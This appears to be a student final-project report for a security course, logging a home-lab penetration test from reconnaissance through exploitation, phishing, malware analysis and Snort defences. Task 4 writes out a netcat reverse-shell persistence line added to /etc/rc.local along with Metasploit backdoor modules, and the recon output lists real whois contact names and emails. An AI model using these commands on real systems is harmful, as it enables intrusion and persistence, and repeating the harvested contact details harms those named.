CS-381 Final Project

By Connor McCarty, Mark Kovach, and Philipp Pedron

Task 1: Reconnaissance and Info Gathering

- Tools: theHarvester, Recon-ng, Maltego CE
- theHarvester command: -d vulnweb.com -b bing,crtsh,yahoo -f output
- Recon-ng modules: whois_pocs, bing_domain_web (tested on tesla.com)
- Maltego transforms: To DNS Name, MX, NS, SPF
- Discovered entry points: testphp, ftp, mail, scan-report subdomains

```
[recon-ng][default][bing_domain_web] > modules load recon/domains-contacts/whois_pocs
[recon-ng][default][whois_pocs] > options set SOURCE tesla.com
SOURCE => tesla.com
[recon-ng][default][whois_pocs] > run

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TESLA.COM
---------
[*] URL: http://whois.arin.net/rest/pocs;domain=tesla.com
[*] URL: http://whois.arin.net/rest/poc/LEWIS987-ARIN
[*] Country: United States
[*] Email: chelewis@tesla.com
[*] First_Name: Cheri
[*] Last_Name: Lewis-Carey
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Palo Alto, CA
[*] Title: Whois contact
[*] ----------------------------------------------------
[*] URL: http://whois.arin.net/rest/poc/LEWIS994-ARIN
[*] Country: United States
[*] Email: chelewis@tesla.com
[*] First_Name: CHERI
[*] Last_Name: LEWIS
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Columbus, OH
[*] Title: Whois contact
[*] ----------------------------------------------------
[*] URL: http://whois.arin.net/rest/poc/LEWIS996-ARIN
[*] Country: United States
[*] Email: chelewis@tesla.com
[*] First_Name: CHERI
[*] Last_Name: LEWIS
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Columbus, OH
[*] Title: Whois contact
[*] ----------------------------------------------------
[*] URL: http://whois.arin.net/rest/poc/GUJIA3-ARIN
[!] ('Connection aborted.', ConnectionResetError(54, 'Connection reset by peer')).
[!] Something broken? See https://github.com/lanmaster53/recon-ng/wiki/Troubleshooting#issue-reporting.

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
SUMMARY
```



Task 2: Network Scanning & Enumeration

- Target IP: 10.10.101.106 (TryHackMe 'Blue')
- Scans: -sn (ping), -sS -sV (service), -A (OS detection)
- Open ports: 135, 139, 445, 3389, 49152-49159
- OS identified: Windows 7 Professional SP1
- SMB signing disabled → potential MITM vulnerability

Task 3: Vulnerability Assessment

- `nmap -p- -sV --script vuln 192.168.1.6 -oN vuln_scan.txt`
  - -p- scans all 65535 TCP ports
  - -sV detects service versions
  - –script vuln runs Nmap Scripting Engine scripts in the “vuln” category
  - -oN sends the output to a vuln_scan.txt text file
- Comprehensive list of vulnerabilities found from this scan, a few being vsftpd 2.3.4 backdoor, distccd RCE, and Java RMI Registry RCE.
- Manually verified using Metasploit
  - `exploit(multi/misc/java_rmi_server)`
  - Able to create a Meterpreter shell

Task 4: Exploitation and System Hacking

- Scan active devices
  - `nmap -sn 192.168.1.0/24`
- Full TCP scan with version detection on the target device
  - `nmap -sS -sV -O -p- 192.168.1.6`
- Based on open ports, the following vulnerabilities will be exploited
  - **Vsftpd 2.3.4, port 21.** This version of vsftpd has a backdoor installed.
  - **UnrealIRCd 3.2.8.1, port 6667.** This version of the IRC service also has a backdoor installed.
  - **Samba 3.0.20-25rc3, port 139 and 445.** This version of the netbios service has a RCE vulnerability.
    - ```
      sed -i '/^exit 0/i nc -e
      /bin/bash 192.168.1.50 5555 &'
      /etc/rc.local
      chmod +x /etc/rc.local
      ```
    - `nc -lvnp 5555`

- `exploit(unix/ftp/vsftpd_234_backdoor)`
- `exploit(unix/irc/unreal_ircd_3281_backdoor)`
- `exploit(multi/samba/usermap_script)`
      ```

Task 5: Wireless Security Assessment

Subtask 1: Passive Wi-Fi Analysis

- Used **Airodump-ng** for passive network scanning
- SSID easily captured from probe responses (within 20s)

Subtask 2: WEP/WPA Attack Simulation


- Captured BSSID and attempted 4-way handshake capture
- Sent deauth packets to force reconnection
- Converted capture for **Hashcat**, attempted crack
  Crack unsuccessful due to incomplete handshake

Subtask 3: Wireless Security Findings


- SSID visible in cleartext (no probe response protection)
- **No client isolation** - clients could ARP each other
- **802.11w (Management Frame Protection)** not enabled - deauth attack succeeded

Task 6: Social Engineering

- Tool: Social-Engineer Toolkit (SET)
- Attack: Spear-phishing via email with fake login page
- Recipients: 5 test accounts
- Results: 4 opened email, 2 clicked, 0 credentials entered
- Email subject: Suspicious login – verify your account




Task 7: Malware Analysis




- Deployed a REMnux VM on the proxmox server
- Searched theZoo github repository for active malware binaries to be statically analyzed
  - Petya Ransomware
- Statically analyzed using Ghidra
  - Ghidra's CodeBrowser tool allows for decompiling and also gives a structured view of different portions of the program
    - Imports, exports, headers, functions, etc
    - KERNEL32.DLL was imported
- A dynamic analysis was attempted using a Windows 10 VM, but was unsuccessful.

Task 8: Sniffing & Traffic Analysis

- Capture tool: tcpdump | Analysis: Wireshark
- Command: sudo tcpdump -i en0 port 80 -w capture.pcap
- Target: http://neverssl.com (unencrypted HTTP site)
- Packets captured: ~11,000
- Found GET /test/ethereal.html in plain text



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.69.2	192.168.69.1	TCP	74	34059 → 80 [SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM TSval=2011387883 TSecr=0 WS=128
2	0.000059	192.168.69.1	192.168.69.2	TCP	74	80 → 34059 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=432614628 TSecr=2011387883 WS=1
3	0.000153	192.168.69.2	192.168.69.1	TCP	66	34059 → 80 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSval=2011387883 TSecr=432614628
4	0.000282	192.168.69.2	192.168.69.1	HTTP	511	GET /test/ethereal.html HTTP/1.1
5	0.000330	192.168.69.1	192.168.69.2	TCP	66	80 → 34059 [ACK] Seq=1 Ack=446 Win=6432 Len=0 TSval=432614628 TSecr=2011387883
6	0.021452	192.168.69.1	192.168.69.2	HTTP	468	HTTP/1.1 200 OK (text/html)
7	0.021629	192.168.69.2	192.168.69.1	TCP	66	34059 → 80 [ACK] Seq=446 Ack=403 Win=6912 Len=0 TSval=2011387905 TSecr=432614630
8	0.021755	192.168.69.1	192.168.69.2	TCP	66	80 → 34059 [FIN, ACK] Seq=403 Ack=446 Win=6432 Len=0 TSval=432614630 TSecr=2011387905
9	0.022677	192.168.69.2	192.168.69.1	TCP	66	34059 → 80 [FIN, ACK] Seq=446 Ack=404 Win=6912 Len=0 TSval=2011387906 TSecr=432614630
10	0.022715	192.168.69.1	192.168.69.2	TCP	66	80 → 34059 [ACK] Seq=404 Ack=447 Win=6432 Len=0 TSval=432614630 TSecr=2011387906




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.20.10.2	34.223.124.45	TCP	78	63173 → 80 [SYN, ECE, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162071917 TSecr=0 SACK_PERM
2	1.000837	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162072918 TSecr=0 SA
3	2.002808	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162073920 TSecr=0 SA
4	3.004157	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162074921 TSecr=0 SA
5	4.005486	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162075923 TSecr=0 SA
6	5.006862	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162076924 TSecr=0 SA
7	7.008180	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162078925 TSecr=0 SA
8	11.009151	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162082926 TSecr=0 SA
9	19.010231	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162090927 TSecr=0 SA
10	35.010636	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2162106928 TSecr=0 SA
11	67.010551	172.20.10.2	34.223.124.45	TCP	62	[TCP Retransmission] 63173 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM
12	75.005575	172.20.10.2	34.223.124.45	TCP	78	63198 → 80 [SYN, ECE, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88594992 TSecr=0 SACK_PERM
13	76.005541	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88595993 TSecr=0 SACK
14	77.007349	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88596994 TSecr=0 SACK
15	78.008459	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88597996 TSecr=0 SACK
16	79.009811	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88598997 TSecr=0 SACK
17	80.011150	172.20.10.2	34.223.124.45	TCP	78	[TCP Retransmission] 63198 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=88599998 TSecr=0 SACK

Task 9: Cryptography and Secure Communication

- SSL scan on example.com port 443
  - `sslyze example.com:443`
- Provided output of the supported protocols, cipher suites, compression availability, elliptic curve, Heartbleed/CCS/ROBOT vulnerability status, and the Mozilla Policy Compliance.
  - Its use of the secp256r1 certificate curve instead of secp384r1 causes it to fail Mozilla's "Intermediate" TLS configuration profile.
- An attempt was made to create a small web server with weak certificates to run sslstrip against, which was unsuccessful.
- Wireless decryption was also unsuccessful using aircrack-ng, as I was not able to capture the handshake
  - Did perform a deauth attack against an IoT thermostat on the house network

Task 10: Cloud & IoT Security



Cloud Security Simulation (Subtask 1):

- **Tools Used:** AWS-CLI with LocalStack (simulated AWS), Kali VM
- **Simulated Services:** S3, IAM, EC2
- **Approach:** Manual AWS-CLI enumeration and misconfiguration simulation
  - **S3 Bucket Test**: Public ACL set, file retrieved without credentials
  - **IAM Roles/Policies**: Wildcard (*) permissions = critical risk
  - **EC2 Security Groups**: Port 22 open to 0.0.0.0/0 = brute-force risk

IoT Security Audit (Subtask 2):

- **Environment:** TurnKey FileServer VM (IoT sim), Kali for testing
- **Services Exposed:** Telnet, FTP, SSH, Web, SMB, syslogd
- **Issues Found:**
  - Telnet & default creds (root/Passw0rd) accepted
  - Outdated software (Apache 2.4.25, vsftpd 3.0.3, etc.)
  - Unencrypted credentials captured via Wireshark
  - Anonymous SMB access & open syslogd port


Task 11: Defense Strategies

Subtask 1: Snort IDS Rule Set Deployment

- **Setup**:
  1. Created Ubuntu VM, then pivoted to Docker on LocalStack VM
  2. Used Snort 2 in **sensor-only mode** with host networking
  3. Mounted custom config and log directories
- **Custom Rules Added (5)**:
  1. FTP creds to Fileserver (port 21)
  2. Telnet to Metasploitable/Fileserver (port 23)
  3. SQLi probe to DVWA (port 80)
  4. Reflected XSS to DVWA (port 80)
  5. SMB policy violation from Fileserver to ThinkPad (port 445)

Subtask 2: Network Segmentation Plan

- **Topology Highlights** (see diagram):
  - **Isolated from WAN** via Netgear X6S
  - Core: Dell R340 (Proxmox host)
  - VMs: Kali (attacker), Metasploitable2, DVWA stack, Snort, LocalStack
  - IoT/Legacy VMs (Fileserver, REMnux) on isolated VLAN
- **Segmentation Strategy**:
  - Attack paths are clearly traced (red/yellow lines)
  - IDS sensor monitors intra-network flows and triggers alerts per rule set



Environment

Hardware Setup

Netgear X6S Nighthawk (No WAN access)
Dell PowerEdge R340
Intel Xeon E-2224 (4C/4T @ 3.4GHz, 71W)
16GB DDR4 ECC RAM

Software & Virtual Machines (via Proxmox)

VM0: Kali Linux (Attacker box)
VM1: Metasploitable 2 vulnerable Linux target (192.168.1.6)
VM2: DVWA on Turnkey LAMP (192.168.1.9)
VM3: LocalStack + Snort (192.168.1.10, Dockerized)
VM4: IoT Simulation (Turnkey Fileserver, 192.168.1.12)
VM5: REMnux (Malware analysis, Isolated VLAN, 192.168.1.69)
VM6: Windows 10 (Isolated VLAN, 192.168.1.100)